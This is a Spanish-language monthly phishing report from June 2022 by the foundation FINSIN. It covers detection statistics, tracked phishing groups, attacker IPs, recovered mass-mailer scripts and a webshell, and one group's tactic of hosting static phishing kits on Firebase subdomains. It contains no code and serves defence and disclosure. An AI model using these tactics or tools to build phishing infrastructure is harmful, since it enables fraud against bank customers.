FINSIN

Reporte de Phishing

Junio 2022

Indice

Introducción

En nuestros análisis como fundación de ciberseguridad encontramos que uno de los principales problemas que afectan a la comunidad en estos temas es la desinformación y los engaños.

Dentro de estos engaños el más prevalente y uno de los que tiene impacto más directo sobre la población en general es el "Phishing".

Este tipo de ataques es muy generalizado y al parecer es un ataque muy barato, por lo que los ciberdelincuentes pueden generar muchas "copias" diariamente, y solamente tendrían que hacer que las personas visiten el sitio para poder engañarlas y robarles sus claves u otro tipo de información.

Al analizar algunos de estos sitios encontramos que tenían patrones comunes de comportamiento, y que habían varios hechos de la misma forma, con archivos muy similares que provenían todos de un mismo "kit de phishing".

Nos dimos a la tarea de clasificar y agrupar los sitios que íbamos encontrando de manera "manual", pero luego tuvimos la problemática de que la cantidad de sitios crecía mucho y el tiempo que podíamos dedicarle a esa investigación se mantenía igual y muy reducido.

Para ello, decidimos generar un sistema automático con la capacidad de detectar, clasificar y agrupar los sitios de phishing que aparecen, logrando identificar patrones que nos permitan definir si un sitio es o no un Phishing y además a qué tipo de kit está asociado.

Con lo anterior, a principios de Febrero lanzamos la plataforma Phishing Checker de FINSIN para detectar de manera automatizada los sitios que afectan a la comunidad en Chile y también expandir un poco esta detección a los demás países en Latinoamérica que esta herramienta pueda detectar.

Ricardo Monreal Llop
Presidente FINSIN

TL;DR

A modo de resumen, tenemos los siguientes tópicos para el mes de junio[1]:

El 92% de los sitios detectados afectan a personas en Chile

Tenemos una disminución sostenida de las campañas de phishing a nivel local

En junio hemos detectado solo un phishing que podamos atribuirle al grupo FC-01

Se mantiene la inercia de FC-02 en junio, con un ligero aumento

Queremos presentar al grupo denominado FC-03. Que ha levantado 155 sitios desde enero

Tenemos un canal de Telegram para seguir los phishing detectados

1 Cuando se habla de sitios detectados implica que fueron detectados por la plataforma, no corresponde al total real de Chile.


Phishing Checker

La plataforma "Phishing Checker" de FINSIN es un sitio web que ayuda tanto a "usuarios promedio" como a investigadores de ciberseguridad a tener información sobre los sitios de Phishing que están rondando hoy en Chile y algunos en Latinoamérica.

Queremos hacer una plataforma sencilla, que basta con tener una URL y puedes saber si es que esa URL es Phishing o no, y también "por qué" es Phishing con la clasificación de tipo/familia/pack a la que pertenece.

Para acceder a la plataforma se puede ingresar por el siguiente link:
https://phishing.finsin.cl/stats.php

Para conocer mejor su funcionamiento pueden consultar el manual de uso en el siguiente link: https://finsin.cl/plataforma-phishing-checker/



Recuerden, tenemos nuestro canal de Telegram dedicado a las alertas de los sitios detectados por la plataforma.

Pueden registrarse en el canal ingresando a la URL: https://t.me/Phishing_FINSIN, síguenos y ayúdanos a difundir nuestra plataforma.


Junio 2022

Este ha sido un mes de junio más tranquilo, logramos identificar 6 nuevas familias y 3 variantes de familias detectadas anteriormente. Todo esto nos permitió seguir ampliando los kits que podemos detectar en este mes.

Con los datos obtenidos este mes ya pasamos las 60 familias que podemos detectar con nuestra plataforma

Datos de países[2]

En nuestra revisión mensual queremos detectar a qué institución intentan afectar estos phishings y a qué país están dirigidos, y si lo miramos desde ese punto de vista tenemos la siguiente distribución:




País	Porcentaje
Chile	91,93 %
España	6,28 %
Colombia	0,90 %
Perú	0,90 %

Tenemos una alta concentración en Chile, mucho mayor que en otros meses. Aunque aquí tenemos nuestro principal sensor de este tipo de ataques, es un número mayor al esperado.

2 Es la distribución de los phishing que fueron detectados por la plataforma, no corresponde al total real de Chile ni constituyen un ranking del mundo.

Datos de kits

Como veíamos anteriormente, tenemos algunos kits y variantes nuevas de Phishing. Si graficamos estos datos queda un poco parecido a los meses anteriores con el kit 0001 a la cabeza:



Se ve que, al igual que en los meses anteriores, predomina claramente el pack 0001, mientras el pack 0010 (con su segunda variante) sigue con altos porcentajes.


Pack	Porcentaje
0001	44,78 %
0010-2	29,13 %
0031-3	5,22 %
0009-5	4,35 %
0057	2,17 %
0010	1,74 %
0026-2	1,74 %
0025-3	0,87 %
0031-2	0,87 %
0023-3	0,87 %
Otros	14,91 %

Tenemos una particular concentración de los sitios de Phishing detectados en estas 2 familias (0001 y 0010), creemos que esto es por un sesgo en la detección y el incremento del costo en generar alguno de estos sitios.

Histórico de estos 6 meses

Hemos estado detectando los sitios de phishing desde enero de este año, por lo que podemos ver un poco las tendencias de las campañas que hemos estado detectando.

Si vemos los números a nivel “macro” tenemos:




Podemos ver que en los meses de marzo y abril fue el peak de phishings que hemos detectado y luego se ve una tendencia a la baja.


Cabe destacar que en febrero detectábamos al rededor de 40 kits con sus variantes, y ahora tenemos más de 60 (con sus respectivas variantes) siendo detectados, por lo que tenemos que tener eso en consideración con los números.

Con un 50% más de posibles kits detectables, deberíamos ver un número total siempre creciente de mes a mes, pero en el caso de los últimos 2 meses tenemos una baja constante.

Si vemos el total de detecciones por países afectados vemos que Chile marca mucho la tendencia del total, y se ve que se parece mucho a la tendencia global a la baja:




Si quitamos a Chile del gráfico, vemos que también tenemos una baja:



Tenemos una baja principalmente en el segundo país con más detecciones: España. Esto puede deberse a que tenemos poca visibilidad de los kits de allá y están migrando a otros que no podemos ver por geolocalización o por detección insuficiente.

Si revisamos a nivel de packs de Phishing, viendo la evolución de los con más detecciones tenemos lo siguiente:



Tenemos en este mes de junio una concentración de los packs en principalmente 2: 0001, y 0010. De hecho entre mayo y junio hubo un incremento de estos packs, y una disminución de los demás.

El uso del pack 0001 es muy masivo, no creemos que detrás del uso de este pack esté solamente un grupo, pero la familia 0010 si creemos que es de un solo grupo, que queremos presentar más adelante en este reporte: “FC-03”.

Con los datos anteriores tenemos una disminución sostenida de las campañas de phishing a nivel local, por lo menos las que tienen que ver directamente con Chile.

Pero más que solo una baja, tenemos que hay una concentración de las campañas porque se están repitiendo mucho unos pocos kits. Esto nos dice que hay una baja en los potenciales grupos que están detrás de estos sitios, dejando solamente a los "más establecidos" o los con "más recursos".

Creemos que esto se puede deber a varios factores:

- **Mejora en la detección y "takedown" de los sitios de phishing.** Los tiempos de exposición han caído mucho en los últimos meses, siendo notoria la aparición de un "dominio nuevo" en búsquedas, pero el sitio ya está en proceso de baja o dado de baja por completo.
- **Alto costo por cada sitio de phishing.** Por el punto anterior, el esfuerzo económico para levantar un sitio se incrementa, porque ya no es tan fácil como crear un dominio "gratuito" y enviar un correo. Se necesita crear distintas pasarelas de redirección e ir cambiando constantemente el sitio final, lo cual requiere por lo menos una automatización y un desarrollo que antes no era necesario.
- **Mejora de la visibilidad del "problema del phishing".** Con la implementación de nuestra plataforma "Phishing Checker" y los reportes que hemos enviado se ha generado mayor visibilidad a las campañas que se están haciendo principalmente dentro de Chile. No solo con una foto del sitio, sino que con una visión más completa de la arquitectura del kit.
- **"Integración" con VirusTotal.** Aunque es un detalle chico, la integración y la marca automática en VirusTotal da una señal a las casas de Antivirus y otras herramientas automatizadas para detectar los dominios como maliciosos más rápido, y ayuda a disminuir los tiempos de detección y baja de los sitios.

Aún así, puede que lo anterior sea parte del sesgo de las detecciones que estamos haciendo, y que necesitemos más visibilidad de las campañas, por lo que invitamos a todos a que nos apoyen con información, ya sea de: links, kits u otra información relevante.

Nos pueden contactar al correo contacto@finsin.cl o buscar más información de contacto en nuestra página.

Actualizando a FC-01 y FC-02


Dentro de los últimos reportes hemos estado caracterizando y siguiendo a los grupos FC-01[3] y FC-02[4], que aunque tienen nombres parecidos tienen características muy distintas.

Siguiendo con nuestra visión "macro", en estos meses la actividad de estos grupos se ha visto muy disminuida, no sabemos exactamente el por qué de esta disminución, pero los tiempos de detección y takedown han disminuido bastante[5], por lo que estimamos que la rentabilidad de estos sitios ha bajado mucho para que sigan levantando toda esa infraestructura.

Detectamos solo 1 sitio de phishing que podamos atribuirle al grupo FC-01

De hecho, este mes de junio detectamos solo 1 sitio de phishing que podamos atribuirle al grupo FC-01, de hecho, la detección fue el 30 de Junio[6], lo cual puede ser por unas "vacaciones" o simplemente porque estaban "juntando dinero".

Para el grupo FC-02 sí hemos encontrado casos, pero los números no son comparables con los meses más altos, de hecho siguen la misma inercia del mes anterior, aunque con un poco más de casos.



3 Definido en el reporte de Febrero: https://finsin.cl/2022/03/03/reporte-mensual-de-phishing-enero-febrero-2022/

4 Definido en el reporte de Abril: https://finsin.cl/2022/05/09/reporte-mensual-de-phishing-abril-2022/

5 El takedown no es uno de los indicadores de la plataforma, por lo que no tenemos estos números exactos, pero sitios que antiguamente tomaban días en su baja hoy sus tiempos son solamente de horas.

6 https://phishing.finsin.cl/list.php?query=911a71295c617aafaff12140aef7e9e808ab44e9922d8165367607d4bfeb575d

Ahora, si hacemos un análisis un poco más específico del mes de Junio, tenemos que sumamos muchos casos porque ellos comenzaron a cambiar algunos de los objetivos de sus sitios de phishing, y al cambiar también muestran más partes de su infraestructura.


Este mes tuvimos la oportunidad de agregar 2 IPs más a la lista: 51.79.86.96 y 91.209.70.77

- 51.79.86.96:
  - ASN: 16276
  - ISP: OVH Hosting
  - País: Canadá
- 91.209.70.77:
  - ASN: 43317
  - ISP: FNK LLC
  - País: Rusia

Con éstas completamos 6 IPs que serían parte de su infraestructura

Con éstas completamos 6 IPs que serían parte de su infraestructura: 51.79.86.96, 91.209.70.77, 91.209.70.109, 91.209.70.166, 91.234.99.84 y 91.234.99.198. Creemos que estas IPs las van rotando y las antiguas las descartan, aun así continuamos monitoreando todas las IPs por si es que las ocupan nuevamente.

Un detalle interesante es que el 21 de Junio en la IP 51.79.86.96, apareció un nuevo dominio llamado envioss.cf, el cual expone parte de su infraestructura para el envío de correos masivos. De hecho en el dominio tenemos 4 archivos .php que ellos usarían para ello.



Index of /

Name	Last modified	Size	Description
cgi-bin/	2022-06-16 14:20	-	
elo.php	2022-06-18 04:53	633K	
elok.php	2022-06-16 14:21	633K	
lss.php	2022-06-16 14:21	16K	
post.php	2022-06-16 14:21	43K	

Pudimos obtener copia de los archivos usados y estos son:

- **elo.php**: Versión de un script de "AlexusMailer2"[7], script de envío de correos masivo con clave

- **elok.php**: Igual que archivo elo.php, pero sin clave asociada

- **lss.php**: Versión 3.1.7 de la webshell P.A.S.

- **post.php**: Script de "Careloco Mailer", otra forma de envío de correos masivos

Lamentablemente no tenemos la lista de correos a los que se les envían los phishing, pero podemos tener otros datos "interesantes", porque al extraer los logs de acceso, vemos que este dominio se levantó realmente el 16 de Junio alrededor de las 14 GMT.

De hecho en las conexiones de este mailer vemos que existen algunas IPs que se repiten, las cuales están ligadas principalmente a servicios de anonimidad como: IP de hostings en Chile o IP de salidas del servicio de "Nord VPN".

Si alguien requiere esta información la podemos proveer, pero creemos que no nos lleva a ninguna conclusión de quién pudiera estar detrás de estos envíos.

7 Github del proyecto https://github.com/AlexusBlack/alexusMailer-2


Presentando FC-03

Este mes queremos compartirles un poco lo que es el siguiente grupo que ha estado rondando hace algunos meses y siguiendo con nuestra nomenclatura a este lo vamos a llamar “Fischers Constantes 03” (FC-03 en adelante).

Este grupo ataca exclusivamente a la banca chilena, de hecho casi exclusivamente a una institución en Chile.

Queremos agradecer enormemente la colaboración de esta institución en la detección de este kit de phishing porque en gran medida ellos nos han dados el input de estos sitios para nuestro análisis.

Al revisar la cantidad de sitios que FC-03 ha levantado, tenemos que desde enero hemos detectado 155 sitios. Los datos mensuales son:




En los primeros meses no habíamos detectado esto como una campaña recurrente, pero desde fines de abril nos dimos cuenta que esto era mucho más seguido de lo que pensábamos en un principio, logrando detectar casi 70 sitios en mayo y en junio.

La característica más importante de este grupo es que sus kits de phishing son exclusivamente kits de contenido “estático”, o sea, no tienen scripts de backend que procesen los datos directamente en el servidor, sino que solamente archivos de estilo, imágenes y javascript.

¿Qué se gana con esto?

Al usar solamente contenido estático se puede subir este código a "cualquier" servidor web, de hecho existen muchos servicios online que permiten subir contenido estático con el objetivo de generar sitios simples de solo lectura, o de acelerar la carga de la página librando a los servidores de backend de servir este tipo de contenido.


El foco de este grupo ha sido principalmente en uno de estos servicios, Firebase de Google. En este servicio uno puede desplegar aplicaciones o contenido estático con sólo una cuenta de Google, y lo "mejor de todo" es que te permite hospedarlo en un subdominio dedicado para Firebase, lo que lo valida un poco.



De hecho, el mismo servicio de Firebase te ofrece un servicio de hosting del que nos podemos aprovechar. Basta con seguir los pasos documentados por el mismo servicio para usar línea de comandos y desplegar nuestros dominios automáticamente en uno de los subdominios gratuitos.

> - By default, every Firebase project has subdomains at no cost on the `web.app` and `firebaseapp.com` domains. These two sites serve the same deployed content and configuration.

Lo malo es que los que están detrás de FC-03 no son los únicos que han pensado en esta estrategia, porque la principal IP de este servicio (199.36.158.100) está muy marcada por la comunidad en Virustotal. Todos los días aparecen dominios que son marcados como phishing de: Netflix, Instagram, Outlook, y varios más.




¿Qué hace FC-03?

